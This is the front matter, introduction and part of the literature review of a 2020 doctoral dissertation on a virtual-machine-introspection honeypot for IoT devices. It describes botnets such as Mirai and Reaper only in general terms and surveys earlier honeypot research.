

Spring 3-2020

## A Virtual Machine Introspection Based Multi-Service, Multi-Architecture, High-Interaction Honeypot for IOT Devices

Cory A. Nance  
*Dakota State University*

Follow this and additional works at: <https://scholar.dsu.edu/theses>



Part of the [Information Security Commons](#), [OS and Networks Commons](#), and the [Software Engineering Commons](#)

---

### Recommended Citation

Nance, Cory A., "A Virtual Machine Introspection Based Multi-Service, Multi-Architecture, High-Interaction Honeypot for IOT Devices" (2020). *Masters Theses & Doctoral Dissertations*. 348.  
<https://scholar.dsu.edu/theses/348>

This Dissertation is brought to you for free and open access by Beadle Scholar. It has been accepted for inclusion in Masters Theses & Doctoral Dissertations by an authorized administrator of Beadle Scholar. For more information, please contact [repository@dsu.edu](mailto:repository@dsu.edu).



# **A VIRTUAL MACHINE INTROSPECTION BASED MULTI-SERVICE, MULTI-ARCHITECTURE, HIGH- INTERACTION HONEYPOT FOR IOT DEVICES**

A dissertation submitted to Dakota State University in partial fulfillment of the requirements  
for the degree of

Doctor of Philosophy

in

Cyber Operations

March 2020

By

Cory A. Nance

Dissertation Committee:

Dr. Josh Pauli, *Committee Chair*

Dr. Wayne E. Pauli

Dr. Joshua Stroschein

Dr. Gabe Mydland



**DISSERTATION APPROVAL FORM**

This dissertation is approved as a credible and independent investigation by a candidate for the Doctor of Philosophy degree and is acceptable for meeting the dissertation requirements for this degree. Acceptance of this dissertation does not imply that the conclusions reached by the candidate are necessarily the conclusions of the major department or university.

Student Name: Cory Nance

Dissertation Title: A Virtual Machine Introspection Based Multi-Service, Multi-Architecture, High-Interaction Honeypot for IoT Devices

Dissertation Chair/Co-Chair: J  
Name: Josh Pauli

Date: April 17, 2020

Dissertation Chair/Co-Chair: \_\_\_\_\_  
Name: \_\_\_\_\_

Date: \_\_\_\_\_

Committee member: Wayne Pauli  
Name: Wayne Pauli

Date: April 17, 2020

Committee member: Josh Stroschein  
Name: Josh Stroschein

Date: April 17, 2020

Committee member: Gabe Mydland  
Name: Gabe Mydland

Date: April 18, 2020

Committee member: \_\_\_\_\_  
Name: \_\_\_\_\_

Date: \_\_\_\_\_

© Copyright 2020 by Cory A. Nance

ALL RIGHTS RESERVED

## ACKNOWLEDGMENT

This dissertation would not have been possible without the help and support of my family, friends, and faculty at DSU. I am forever grateful for the opportunity to finish this accomplishment and would like to thank everyone for their contributions along the way.

First and foremost, I would like to thank God for blessing me with the opportunity to pursue a Ph.D., and the perseverance to see it through to the end. I also owe a great deal of gratitude to my loving wife, Gloria, and wonderful daughter, Kaylee, for understanding and supporting me as I spent many afternoons and evenings working on my studies.

I want to express my deepest gratitude to Dr. Josh Pauli, my dissertation chair. Thank you for your guidance, encouragement, and feedback throughout this journey. I sincerely appreciate the time you took to help mold me into a scholar. I would also like to thank my dissertation committee: Dr. Wayne Pauli, Dr. Josh Stroschein, and Dr. Gabe Mydland. I truly appreciate each of your involvement, encouragement, and support along the way.

I am deeply indebted to the program faculty at DSU for their direction and guidance during the course of my studies. I would like to especially thank Dr. Wayne Pauli for his tireless devotion to the Ph.D. in Cyber Operations program at DSU.

Lastly, I would like to thank my fellow students at DSU. I've met many admirable people throughout my studies that I am honored to call my friends. When I look back over the past four years, the comradery I've had with others is one of my fondest memories. Thank you for being there to provide feedback, help me overcome complications, and lend an ear when needed.

## ABSTRACT

Internet of Things (IoT) devices are quickly growing in adoption. The use case for IoT devices runs the gamut from household applications (such as toasters, lighting, and thermostats) to medical, battlefield, or Industrial Control System (ICS) applications used in life or death situations. A disturbing trend is that for IoT devices is that they are not developed with security in mind. This lack of security has led to the creation of massive botnets that conduct nefarious acts. A clear understanding of the threat landscape IoT devices face is needed to address these security issues. One technique used to understand threats is to deploy honeypots that masquerade as legitimate IoT devices and analyze what attackers do to them.

Current research shows that it is challenging to create high-interaction IoT honeypots due to the heterogeneous nature of IoT devices and the lack of emulators. This study seeks to answer the research question, “How can an ideal IoT honeypot emulate existing IoT devices and be high-interaction by allowing the inspection of the full OS running on the device to detect when an attack is occurring, support an arbitrary number of services, and record metrics related to the attack.” The answer to this question would allow for the development of an IoT honeypot that provides valuable insight into how threat actors attack, exploit, and use IoT devices to their advantage.

This research used design science research methods to explore the creation of a Virtual Machine Introspection-based high-interaction honeypot framework for IoT devices that is capable of emulating existing devices, gathering Operating System-level artifacts, and monitoring an arbitrary number of services. Two artifacts were developed: a theoretical framework and an instantiation of the theoretical framework. The theoretical framework drove the design of the framework instantiation, while the instantiation validated the theoretical framework design. The framework design goals were validated using two case studies that emulated consumer-grade IoT devices and infected them with the Reaper and Silex botnets.

## DECLARATION

I hereby certify that this dissertation constitutes my own product, that where the language of others is set forth, quotation marks so indicate, and that appropriate credit is given where I have used the language, ideas, expressions or writings of another.

I declare that the dissertation describes original work that has not previously been presented for the award of any other degree of any institution.

Signed,

A handwritten signature in black ink, appearing to read "Cory A. Nance", is written over a horizontal line.

Cory A. Nance

# TABLE OF CONTENTS

<b>ACKNOWLEDGMENT</b> .....	<b>III</b>
<b>ABSTRACT</b> .....	<b>IV</b>
<b>DECLARATION</b> .....	<b>V</b>
<b>TABLE OF CONTENTS</b> .....	<b>VI</b>
<b>LIST OF TABLES</b> .....	<b>IX</b>
<b>LIST OF FIGURES</b> .....	<b>X</b>
<b>CHAPTER 1</b> .....	<b>1</b>
<b>INTRODUCTION</b> .....	<b>1</b>
BACKGROUND OF THE PROBLEM.....	1
STATEMENT OF THE PROBLEM.....	4
OBJECTIVES OF THE RESEARCHER.....	4
CONTRIBUTION TO THE DISCIPLINE.....	5
<b>CHAPTER 2</b> .....	<b>6</b>
<b>LITERATURE REVIEW</b> .....	<b>6</b>
HONEYPOT TAXONOMY.....	6
IoT HONEYPOTS.....	7
VIRTUAL MACHINE INTROSPECTION.....	10
VMI HONEYPOTS.....	11
IoT DEVICE EMULATION.....	13
SUMMARY.....	14
<b>CHAPTER 3</b> .....	<b>15</b>
<b>RESEARCH METHODOLOGY</b> .....	<b>15</b>
JUSTIFICATION.....	15
RESEARCH MODEL.....	17
ARTIFACTS.....	17
ADVANTAGES AND LIMITATIONS.....	19
METHODOLOGY VALIDATION.....	20
PROBLEM INVESTIGATION.....	21



TREATMENT DESIGN .....	21
TREATMENT VALIDATION .....	21
<b>CHAPTER 4 .....</b>	<b>23</b>
<b>RESULTS.....</b>	<b>23</b>
ARTIFACT 1: THEORETICAL FRAMEWORK .....	23
ARTIFACT 2: FRAMEWORK INSTANTIATION .....	24
DOCKER .....	25
ELASTICSEARCH, LOGSTASH, AND KIBANA .....	26
DB .....	27
IoTHONEYPOT.....	28
IoTHONEYPOT SCRIPTS.....	29
EXTRACT_IMAGE.SH.....	29
MOUNT_IMAGE.SH.....	29
UNMOUNT_IMAGE.SH .....	29
PASSWD_INJECT.SH .....	29
RUN_IMAGE.SH .....	30
RUN_HONEYPOT.SH.....	30
HONEYPOT_MONITOR.PY .....	31
MONITOR PLUGINS .....	32
EVE_LISTENER.PY .....	33
FILE_MONITOR.PY .....	34
VOL_MONITOR.PY .....	37
CUSTOM KERNEL .....	38
LAB ENVIRONMENT .....	40
MALWARE SAMPLES .....	40
FIRMWARE IMAGES .....	45
LINKSYS LCAB03VLNDOD IP CAMERA .....	45
D-LINK DIR-868L REV C HOME WiFi ROUTER .....	48
CASE STUDY 1: SILEX INFECTION .....	50
CASE STUDY 2: REAPER BOTNET INFECTION .....	54
<b>CHAPTER 5 .....</b>	<b>61</b>
<b>CONCLUSIONS.....</b>	<b>61</b>
CONTRIBUTIONS .....	61
LIMITATIONS .....	63
FUTURE RESEARCH .....	65

SUMMARY .....	67
<b>REFERENCES .....</b>	<b>68</b>
<b>APPENDICES.....</b>	<b>75</b>
<b>APPENDIX A: RUN HONEYPOT SHELL SCRIPT (RUN_HONEYPOT.SH).....</b>	<b>75</b>
<b>APPENDIX B: THE NET START SHELL SCRIPT (NET_START.SH) .....</b>	<b>78</b>
<b>APPENDIX C: THE NET STOP SHELL SCRIPT (NET_STOP.SH) .....</b>	<b>79</b>
<b>APPENDIX D: THE HONEYPOT MONITOR (HONEYPOT_MONITOR.PY).....</b>	<b>80</b>
<b>APPENDIX E: THE NETWORK LISTENER PYTHON SCRIPT (NETWORK_LISTENER.PY).....</b>	<b>82</b>
<b>APPENDIX F: EVENT LISTENER YAPSY PLUGIN (EVE_LISTENER.YAPSY-PLUGIN).....</b>	<b>83</b>
<b>APPENDIX G: EVENT LISTENER PYTHON FILE (EVE_LISTENER.PY).....</b>	<b>84</b>
<b>APPENDIX H: FILE MONITOR YAPSY PLUGIN (FILE_MONITOR.YAPSY-PLUGIN) .....</b>	<b>86</b>
<b>APPENDIX I: FILE MONITOR PYTHON FILE (FILE_MONITOR.PY).....</b>	<b>87</b>
<b>APPENDIX J: VOLATILITY MONITOR YAPSY PLUGIN (VOL_MONITOR.YAPSY-PLUGIN).....</b>	<b>89</b>
<b>APPENDIX K: VOLATILITY MONITOR PYTHON FILE (VOL_MONITOR.PY).....</b>	<b>90</b>
<b>APPENDIX L: THE DROPPED FILES SHELL SCRIPT (DROPPED_FILES.SH) .....</b>	<b>94</b>
<b>APPENDIX M: QCOW2 TO RAW SHELL SCRIPT (QCOW2_TO_RAW.SH).....</b>	<b>95</b>
<b>APPENDIX N: MOUNT IMAGE SHELL SCRIPT (MOUNT_IMAGE.SH) .....</b>	<b>96</b>
<b>APPENDIX O: UNMOUNT IMAGE SHELL SCRIPT (UNMOUNT_IMAGE.SH).....</b>	<b>97</b>
<b>APPENDIX P: PASSWORD INJECTOR SHELL SCRIPT (PASSWD_INJECT.SH) .....</b>	<b>98</b>
<b>APPENDIX Q: RUN IMAGE SHELL SCRIPT (RUN_IMAGE.SH).....</b>	<b>99</b>
<b>APPENDIX R: IOTHONEYPOT DOCKERFILE .....</b>	<b>100</b>
<b>APPENDIX S: POSTGRES CONTAINER SCRIPT (00-CREATE.SH).....</b>	<b>102</b>
<b>APPENDIX T: POSTGRES CONTAINER SCHEMA.....</b>	<b>103</b>
<b>APPENDIX U: DOCKER COMPOSE FILE (DOCKER-COMPOSE.YML).....</b>	<b>112</b>

## LIST OF TABLES

Table 1. OWASP Top 10 IoT Vulnerabilities (OWASP, 2018). .....	1
Table 2. Instantiation Requirements.....	18
Table 3. SHA256 hashes of malware samples.....	41

## LIST OF FIGURES

Figure 1. Wieringa’s Engineering Cycle (Martakis, 2015) .....	20
Figure 2. The theoretical framework.....	24
Figure 3. Docker containers.....	26
Figure 4. The IoTHoneyPot Kibana dashboard.....	27
Figure 5. IoTHoneyPot components.....	28
Figure 6. Event loop from run_honeyPot.py.....	32
Figure 7. The eve_listener.py logging code.....	34
Figure 8. The file_monitor.py run method.....	36
Figure 9. The dropped_files.sh shell script.....	37
Figure 10. Kernel configuration git commit. ....	39
Figure 11. Lab environment network diagram.....	40
Figure 12. Silex decompiled main function.....	43
Figure 13. Silex C2 emulation script.....	44
Figure 14. Linksys LCAB03VLDNOD /etc/inittab file. ....	46
Figure 15. Linksys LCAB03VLDNOD /etc/init.d/rc.sysinit file.....	47
Figure 16. Testing Linksys LCAB03VLDNOD honeyPot connectivity.....	47
Figure 17. The output of passwd_inject.sh.....	48
Figure 18. The contents of /etc/passwd. ....	49
Figure 19. Contents of the rc wrapper script.....	50
Figure 20. Contents of /etc/fstab. ....	50
Figure 21. Attacker commands for Silex infection. ....	51
Figure 22. Silex dashboard pie chart and flow summary. ....	51
Figure 23. Silex dashboard: processes created and terminated.....	52
Figure 24. Silex dashboard: created, dropped, and modified files.....	53
Figure 25. Silex: abbreviated tree output of artifacts. ....	53
Figure 26. Attacker commands for Reaper infection. ....	54
Figure 27. Reaper dashboard: pie chart and flow summary. ....	55
Figure 28. Reaper dashboard: processes created and terminated.....	55

Figure 29. Reaper new_process events.....	55
Figure 30. Reaper dashboard: created, modified, and dropped files.....	56
Figure 31. Reaper: tree output of artifacts. ....	57
Figure 32. Reaper: telnet conversation. ....	58
Figure 33. Reaper: DNS queries. ....	59
Figure 34. Reaper C2 conversation. ....	60

# CHAPTER 1

## INTRODUCTION

### Background of the Problem

IoT (Internet of Things) devices are becoming more and more prevalent in everyday life. Estimates show that there will be almost 31 billion IoT devices online by 2020 (Statista.com, 2018). The use cases for IoT devices are extensive and consist of anything from critical healthcare devices to TV DVRs (digital video recorders) (Abera et al., 2016; Habibi, Midi, Mudgerikar, & Bertino, 2017). These devices differ from a traditional network of computers based on how a user interacts with them. Depending on the use case of the device, once it is set up, there is very little interaction from the user (Williams, McMahon, Samtani, Patton, & Chen, 2017). Unfortunately, security has not been a top priority for IoT device manufacturers. A recent study from HP assessed vulnerabilities in the most popular IoT devices and found, on average, each device contained 25 vulnerabilities (“HP News - HP Study Reveals 70 Percent of Internet of Things Devices Vulnerable to Attack,” 2014). Given the vast amount of vulnerabilities, it is clear that security is not a top priority when IoT devices are designed. This makes them easy targets for botnets and other malicious activity.

Careless program design creates IoT threats (Z. K. Zhang et al., 2014), as well as not following traditional security recommendations such as changing the default password on a device. The Open Web Application Security Project (OWASP) compiled the top 10 vulnerabilities for 2018 in their Internet of Things Project, as shown in Table 1 below.

Table 1. OWASP Top 10 IoT Vulnerabilities (OWASP, 2018).

<b>OWASP Top 10 IoT Vulnerabilities for 2018</b>	
1. Weak, Guessable, or Hardcoded Passwords	6. Insufficient Privacy Protection
2. Insecure Network Services	7. Insecure Data Transfer and Storage
3. Insecure Ecosystem Interfaces	8. Lack of Device Management
4. Lack of Secure Update Mechanism	9. Insecure Default Settings
5. Use of Insecure or Outdated Components	10. Lack of Physical Hardening

Most of the vulnerabilities are not highly technical and could be mitigated by including security in the product development lifecycle. A recent study speculates that the lack of security in IoT devices is due to the unwillingness of manufacturers to spend the money necessary to secure them (Udemans, 2018).

One of the most prevalent types of threats to IoT devices are botnets (Habibi et al., 2017). Botnets are “[a] collection of compromised hosts that are under the remote control of a master (aka botmaster)” (Haddadi & Zincir-Heywood, 2015). They run malicious software that connects back to a C2 (command and control) server and waits for instructions from the botmaster. The botnets themselves can have many different motivations, such as “email spam delivery, DDoS (distributed denial-of-service) attacks, password cracking, key logging, and crypto currency mining (Bertino & Islam, 2017).” IoT devices are prime candidates for becoming bots in a botnet due to their intrinsic nature of being internet connected and vulnerable to a number of exploits.

A recent example of an IoT focused botnet is the Mirai botnet. In late 2016 and 2017, it swept through the internet, causing significant disruptions to various parts of the internet infrastructure. Notably, on October 21, 2016, the Mirai botnet issued a DDoS attack against Dyn Corporation that resulted in many popular internet sites (e.g., Twitter, Netflix, Spotify) effectively becoming unreachable (Gardner, Beard, & Medhi, 2017). This particular attack generated 1.2 Tbps of traffic and was the most significant recorded DDoS attack at the time it occurred (Gardner et al., 2017).

Mirai worked by employing its bots to scan the internet for other vulnerable bots (Margolis, Oh, Jadhav, Jeong, & Ho Kim Jeong Noyo Kim, 2017). The vulnerability that Mirai took advantage of was simple; each bot would try to brute-force login via telnet or SSH to a potentially vulnerable device (Kolias, Kambourakis, Stavrou, & Voas, 2017). If it were

successful in gaining access, then it would transmit the credentials back to a separate server that infected the victim with the Mirai malware. Once infected, each bot would connect to a C2 server and wait for commands while also scanning the internet for new victims.

Another botnet that plagued the internet in 2017 was BrickerBot (Radware, 2017). As its name implies, it literally “bricks” the IoT devices that it infects. In this case, “bricking” means that the device is rendered functionally equivalent to a brick and is not fixable under standard means (Hoffman, 2016). The motivation behind BrickerBot was to act as a form of “Internet Chemotherapy” to force the industry to focus more on security (Radware, 2017). The attack vector used by BrickerBot was similar to Mirai’s – it logged in via SSH using a list of standard usernames and passwords (Kolias et al., 2017). Once inside, it would proceed to write random data over all the storage disks, effectively turning the IoT device into a brick. As a consequence, unsuspecting customers had their IoT devices damaged.

Later in 2017, the Reaper botnet extended Mirai by exploiting software vulnerabilities rather than guessing default credentials (Greenberg, 2017). The Reaper botnet affects many different IoT devices, ranging from routers to IP cameras (Greenberg, 2017). Strangely, this botnet has not displayed any DDoS activity yet, even though it is estimated to have infected over one million organizations (Check Point Research, 2017). Although this botnet has not shown malicious intent yet, as Mirai demonstrated, once an attack is in motion, the effects can be devastating.

Given the number of attacks and ease of exploiting vulnerable IoT devices, there is a strong likelihood that these types of attacks will increase. Cisco’s 2018 Annual Cybersecurity Report predicted that IoT attacks would continue to increase (Cisco, 2018). The security community needs to be able to stay on top of new IoT malware and understand how they propagate. A honeypot is a proven way to harvest information on how attackers gain access to devices as well as what malware they deploy afterward (Baumann, 2002; Fraunholz, Krohmer, Anton, & Dieter Schotten, 2017).

Honeypots are a widely used security control (Šemić & Mrdovic, 2017) that can be tough to define because their meaning differs based on how an organization is using them (Cole & Northcutt, n.d.). Traditionally, they are positioned to give insight into the threat landscape without having to expose critical infrastructure (Guarnizo et al., 2017). Honeypots provide a unique value for organizations and researchers because there is not a legitimate



reason for anyone to connect to them; therefore, any activity on a honeypot can be classified as accidental or malicious (Cole & Northcutt, n.d.).

Due to the heterogeneous nature of IoT devices, it is very time-consuming to create low-Interaction IoT honeypots (Luo et al., 2017). Furthermore, the lack of emulators for IoT devices makes it challenging to create high-interaction IoT honeypots (Luo et al., 2017). A possible solution is to use QEMU (“QEMU,” 2017) to emulate an IoT device (Pa et al., 2016). QEMU is a full system emulator, capable of supporting computer architectures found in IoT devices, such as ARM and MIPS. For a honeypot to provide full system functionality and artifacts related to malicious activity, VMI (Virtual Machine Introspection) can be leveraged (Sentanoe, Taubmann, & Reiser, 2017). VMI is used to inspect the low-level state of a VM (Virtual Machine) from the hypervisor (Garfinkel & Rosenblum, 2003). It has been used successfully in many different security applications ranging from IDSs (Intrusion Detection Systems) (Garfinkel & Rosenblum, 2003) to malware binary analysis systems (Taubmann & Kolosnjaji, 2017).

### **Statement of the Problem**

An ideal IoT honeypot would emulate existing IoT devices and be high-interaction (Nance, 2019) by allowing the inspection of the full OS (Operating System) running on the device to detect when an attack is occurring, allows the use of arbitrary services, and record metrics related to the attack. However, current research shows that a high-interaction honeypot is challenging to develop for IoT devices because of the heterogeneous nature of the architectures that the devices are built on and lack of emulators (Luo et al., 2017). Furthermore, current research that focuses on multi-architecture honeypots only targets a single service such as telnet or SSH (Pa et al., 2016; Sentanoe et al., 2017).

### **Objectives of the Researcher**

In response to this problem, this study sought to answer the question, “How can an ideal IoT honeypot emulate existing IoT devices and be high-interaction by allowing the inspection of the full OS running on the device to detect when an attack is occurring, support

an arbitrary number of services, and record metrics related to the attack?” This study identified the following objectives to answer this question.

1. Define a framework for a high-interaction IoT Honeypot that is capable of emulating existing IoT devices and monitoring the full OS.
2. Create an instantiation of the framework that will be studied to determine its effectiveness as a high-interaction IoT Honeypot.
3. Prove the effectiveness and worth of a general-purpose high-interaction IoT honeypot to aid researchers and organizations to understand their threat landscape better.

### **Contribution to the Discipline**

This research sought to contribute a novel framework for the creation of a high-interaction IoT honeypot that would emulate existing devices. An artifact was implemented based on the framework, and results were provided based on the evaluation of the artifact. Academic researchers and security professionals will be able to utilize the framework to study the IoT threat landscape and rapidly deploy new honeypots based on real IoT devices.

## CHAPTER 2

### LITERATURE REVIEW

A honeypot is an information systems resource set up for the express purpose of being attacked (Spitzner, 2003). The value gained from a honeypot depends on the use case and type of honeypot deployed. Generally speaking, a honeypot provides intelligence. Based on the type of honeypot used, that intelligence could be alerting an organization to a potential attacker in their production network or gathering the latest malware and attack techniques used by the black hat community. This literature review explores previous research related to IoT honeypots and VMI honeypots. Specifically, this chapter examines existing literature to determine how to emulate IoT devices and leverage VMI to design an IoT honeypot.

#### **Honeypot Taxonomy**

Two different classes of characteristics can classify honeypots. The first class is the deployment environment, which can be either production or research. Production honeypots are deployed in an organization's environment and are used to protect network assets and mitigate possible attacks (Sadasivam, Samudrala, & Yang, 2005). Their primary focus is to alert on the possibility of an attack. One drawback to production honeypots is that they tend to provide less data on attacks than their research honeypot counterparts (Mokube & Adams, 2007). A production honeypot should not be considered a substitute for traditional network security measures such as firewalls and Intrusion Detection Systems (IDS); instead, they should complement existing network security.

Research honeypots, on the other hand, are used to capture as much information as possible about an attack (Verma, 2003). They do not add value to an organization by alerting on possible attacks directly; instead, they provide an inside look into the threat landscape and

attacker motives (Verma, 2003). Research honeypots can be complex to deploy and difficult to maintain (Loreto, 2014).

Another way to classify honeypots is by the level of interaction they have with an attacker. Existing honeypot research classifies Interaction levels as low, medium, or high. Low-interaction honeypots only emulate part of a service, such as a network stack (Provos, 2003). They do not run any commands on a real OS, which is an advantage for the security of the honeypot. However, this comes with the disadvantage that it is not possible to see how an attacker would interact with the OS (Baumann, 2002). A medium-interaction honeypot provides application-layer virtualization (Wicherski, 2006). These honeypots do not fully implement all the details of an application protocol. Instead, they implement just enough to be able to trick an attacker into sending their payload (Wicherski, 2006). Similar to low-interaction honeypots, there is not an ability for the attacker to interface with an actual OS; however, they have more to offer than a low-interaction honeypot (Loreto, 2014). A high-interaction honeypot provides more freedom than a low-interaction honeypot to the attacker by allowing access to a real service or the entire OS (Baumann, 2002). The extra freedom allows the honeypot operator to observe attacks in a realistic setting (Guarnizo et al., 2017). Since high-interaction honeypots do not emulate services, they have the advantage of being able to uncover new exploits and vulnerabilities (Loreto, 2014). All three types can give researchers valuable information related to how threat actors accomplish attacks, what commands or exploits they use, and what malicious software they execute.

## **IoT Honeypots**

An IoT honeypot is a honeypot designed to emulate IoT devices. In 2016, Pa et al. designed an IoT honeypot called IoTPOT to mimic IoT devices and analyze malicious binaries (Pa et al., 2016). The authors were motivated by a new area of security research focused on IoT devices and wanted to investigate IoT device compromises. To do so, they created IoTPOT, which consists of two high-level components: a low-interaction front-end responder and a high-interaction back-end virtual environment. The front-end is named IoTPOT and acts as a cache storing the response from the high-interaction backend when encountering a new command. The backend is named IoTBOX and is capable of supporting eight different CPU architectures due to its use of QEMU. IoTPOT mitigated potential harm

by rate-limiting outgoing connection attempts that would normally be allowed in a high-interaction honeypot environment.

IoTPOT was allowed to run for 81 days and saw 481,521 malicious download attempts from 79,935 visiting IP addresses. Of the 481,521 malicious files, there were 106 unique malicious binaries. 88 of the 106 had never been seen by VirusTotal<sup>1</sup> before. The data showed that five distinct malware families were spread by telnet, and most were used to perform DDoS attacks. An essential aspect of the results was that existing honeypots, such as honeyd (Provos, 2008), would not have been able to capture the binaries that were caught by IoTPOT because they were not able to handle some of the commands executed by the attacker. For example, honeyd is unable to respond to *echo* requests or *cat* the contents of specific files correctly. This lack of functionality is a significant limitation of low-interaction honeypots. Since IoTPOT used a high-interaction backend, it was able to process the commands correctly and return the results to the attacker. A novel aspect of their research was the use of QEMU for the high-interaction honeypot, which allowed for the support of multiple computer architectures. The major limitation of IoTPOT is that it only focused on attacks taking place over the telnet protocol. This limitation leaves much room for advancement by expanding supported protocols to include those that are commonly abused by IoT attackers.

In 2017, a low-interaction honeypot for IoT devices was introduced (Šemić & Mrdovic, 2017). Similar to IoTPOT, this honeypot only focused on telnet connections as well. The design architecture consists of two major pieces, a frontend and a backend. The frontend requires a configuration file that specifies a telnet login banner, command responses, and file system. Additionally, it provides a specialized frontend for dealing with the Mirai botnet that does not require any supplemental configuration files. The backend provides logging functionality for reporting and storing attack data. Testing showed that the honeypot was successful in emulating the correct responses for the Mirai botnet; however, it was not clear if the honeypot was capable of downloading binaries that were sent by an attacker, such as the actual Mirai malware. It is also unlikely that this honeypot could handle changes in the attack sequence without human interaction or generating a new configuration file. For

---

<sup>1</sup> <https://www.virustotal.com/>

instance, a threat actor could modify the Mirai source code to *echo* the date or *cat* the contents of a binary. An attacker could potentially determine that they had compromised a honeypot instead of a real device if the command's response was not close to the expected result.

Another honeypot introduced in 2017 was the IoT CandyJar (Luo et al., 2017). This honeypot is unconventional because it is not a traditional low-interaction or high-interaction honeypot. Instead, it uses machine learning to decide what the best response is for a given request. By crowdsourcing the IoT devices on the internet with pieces of already seen conversations from the honeypot, IoT CandyJar uses a machine learning model that can accurately predict an appropriate response. This new technology was dubbed *intelligent-interaction*.

The honeypot's architecture consists of a few high-level pieces. One is the IoT Scanner, which scans the internet and probes IoT devices with requests that were captured by the honeypot. The response is then stored and later mined by the IoT Learner. The IoT Learner then takes a request and matches it with an appropriate response. The process of matching the correct response to a request can be challenging because there can be many valid responses, but only a few of them are correct and will encourage the attacker to continue their attack. Testing showed that IoT Scanner is effective at harvesting replies, and numerous preliminary checks that are used by attackers are detected. For example, the IoT Scanner added logic to make sure that *echo* commands responded with the correct output. While this does mitigate being detected by an *echo* check, a motivated adversary could implement new methods that the IoT CandyJar has not seen before. This issue is, unfortunately, a standard limitation found in low-interaction honeypots.

More recently, in 2018, HIoT POT was introduced (Gandhi et al., 2018). Although similar in name to IoT POT (Pa et al., 2016), there is no relation between the authors or projects. HIoT POT approaches creating an IoT honeypot from the viewpoint of IDS systems and IoT devices in production environments. The honeypot system design uses a Raspberry Pi<sup>2</sup> to act as the gateway to an IoT network. If a user can authenticate successfully with the gateway, then the user is redirected to the real IoT network. If the user does not successfully authenticate, then they are labeled as an intruder and redirected to an imitation IoT network.

---

<sup>2</sup> <https://www.raspberrypi.org/>

All interactions with the imitation IoT network are logged into a database residing on the Raspberry Pi. A high-level architecture is provided but it is not clear how the redirection of users and intruders took place (e.g. proxy all traffic through the gateway, HTTP 302 Redirect) or if the imitation IoT network consisted of real IoT devices, low-interaction honeypots, or high-interaction honeypots. Overall though, the honeypot is effective at providing insight at what intruders are doing on a production network while keeping them away from the actual high value targets.

### **Virtual Machine Introspection**

VMI allows a hypervisor or VMM (Virtual Machine Manager) to inspect the state of its guest VMs (Garfinkel & Rosenblum, 2003). It has been proven effective in many different applications, such as intrusion detection systems (IDS), honeypots, and dynamic binary analysis (Garfinkel & Rosenblum, 2003; Henderson et al., 2014; Sentanoe et al., 2017; Taubmann & Kolosnjaji, 2017). VMI is unique due to its ability to overcome visibility, reliability, and isolation issues because it does not require any modifications or guest agents to inspect a VM (X. Zhang, Li, Qing, & Zhang, 2008).

VMI provides access to low-level data such as instructions executed by the VM's CPU or the contents of its RAM, but VMI is not capable of assigning meaning to any of that low-level data that it collects. An open research question surrounding VMI is how to solve the semantic gap problem? The semantic gap is the process of turning low-level information into high-level semantic information (Dolan-Gavitt, Leek, Zhivich, Giffin, & Lee, 2011). Many systems have attempted to solve the semantic gap (Dolan-Gavitt, Leek, et al., 2011; Fu & Lin, 2012; Hizver & Chiueh, 2014). The two approaches used most often are system call analysis and memory analysis.

System call analysis hooks system calls that are being processed by the hypervisor. The first system to use this technique was Livewire (Garfinkel & Rosenblum, 2003). Livewire implemented an IDS that used VMI rather than a traditional NIDS (network-based intrusion detection system) or HIDS (host-based intrusion detection system) approach. In a NIDS system, the IDS has a complete view of the network traffic and is highly resistant to attack, but it does not offer any visibility into what is happening on host systems. In contrast, a HIDS system has a complete view of the host but is not resistant to attacks because the host

must have a guest agent installed and running. Using a hypervisor, Livewire was able to leverage VMI to give itself a high attack resistance and the ability to see what is happening on the host without installing an agent on the system.

The other common approach used to bridge the semantic gap is memory analysis. In 2011, a study examined the semantic gap problem from the viewpoint of digital forensics (Dolan-Gavitt, Payne, & Lee, 2011). The main idea behind the research was that the semantic gap problem facing VMI is directly comparable to the semantic gap problem faced by those in the field of forensic memory analysis; therefore, the same solutions used in digital forensics could apply VMI systems. The only difference between VMI and the typical workflow when performing forensics is that the memory analyzed is dynamic rather than static. The study addressed this limitation by creating a FUSE filesystem to provide access to the guest VM's memory. Additionally, the study created a Python C library to provide low-level programmatic access to the guest VM's memory. This library allowed for easy prototyping and integration with existing forensics tools written in Python, such as Volatility.

Lastly, an extension was developed for Volatility to take advantage of VMI's access to the CR3 register and prevent having to scan memory before extracting the initial page table. These prototypes are not a complete solution to the semantic gap problem, but the idea of using digital forensics tools to bridge the semantic gap with VMI was novel.

### **VMI Honeypots**

Although VMI is mostly successful with dynamic analysis of binaries and IDS systems, only a few studies have examined its application in honeypots. VMWatcher (Jiang, Wang, & Xu, 2010) was the first study to combine VMI with a honeypot. VMWatcher expanded on the work of Garfinkel and Rosenblum. The goal for VMWatcher was to create a generic system that multiple hypervisors could implement (e.g., QEMU, Xen, VMWare, UML). VMWatcher has three unique capabilities for detecting malware running in a guest VM. The first is a view comparison, which allows the hypervisor to detect if kernel rootkits are present by verifying the output of commands from outside the VM; for instance, running *ls* inside a VM and outside a VM should return the same files. If it does not, then it is safe to conclude that a rootkit is present in the VM. The second capability is to use off-the-shelf anti-



malware software on the guest VM from the hypervisor. The third capability is system call monitoring that indicates if malware is present.

In 2012, Lengyel et al. introduced VMI-Honeymon to revisit hybrid honeypots since the advent of practical VMI (Lengyel, Neumann, Maresca, Payne, & Kiayias, 2012). This honeypot bridged the semantic gap by analyzing a VM's memory using a standard forensics tool, similar to the approach taken a year earlier by Dolan-Gavitt, Leek, et al. The honeypot's architecture uses the Xen hypervisor with LibVMI<sup>3</sup> and Volatility. It also leverages a previous work called honeybrid<sup>4</sup> that creates inspection modules to allow different components of the architecture to communicate. The honeybrid modules ensure that only one high-interaction honeypot is used at a time and that previously seen IP addresses are filtered out. Additionally, a timer limited the runtime of the sandbox to prevent runaway execution. Periodically, the honeypot uses Volatility to analyze the system's memory and then parses the results. In a two-week timespan, VMI-Honeymon was able to capture and analyze 2,297 malware samples. Of those, 71% were unclassified by antivirus vendors at the time. VMI-honeymon captured 25% more samples when compared to a low-interaction honeypot. These results clearly illustrate the benefit of using a high-interaction honeypot.

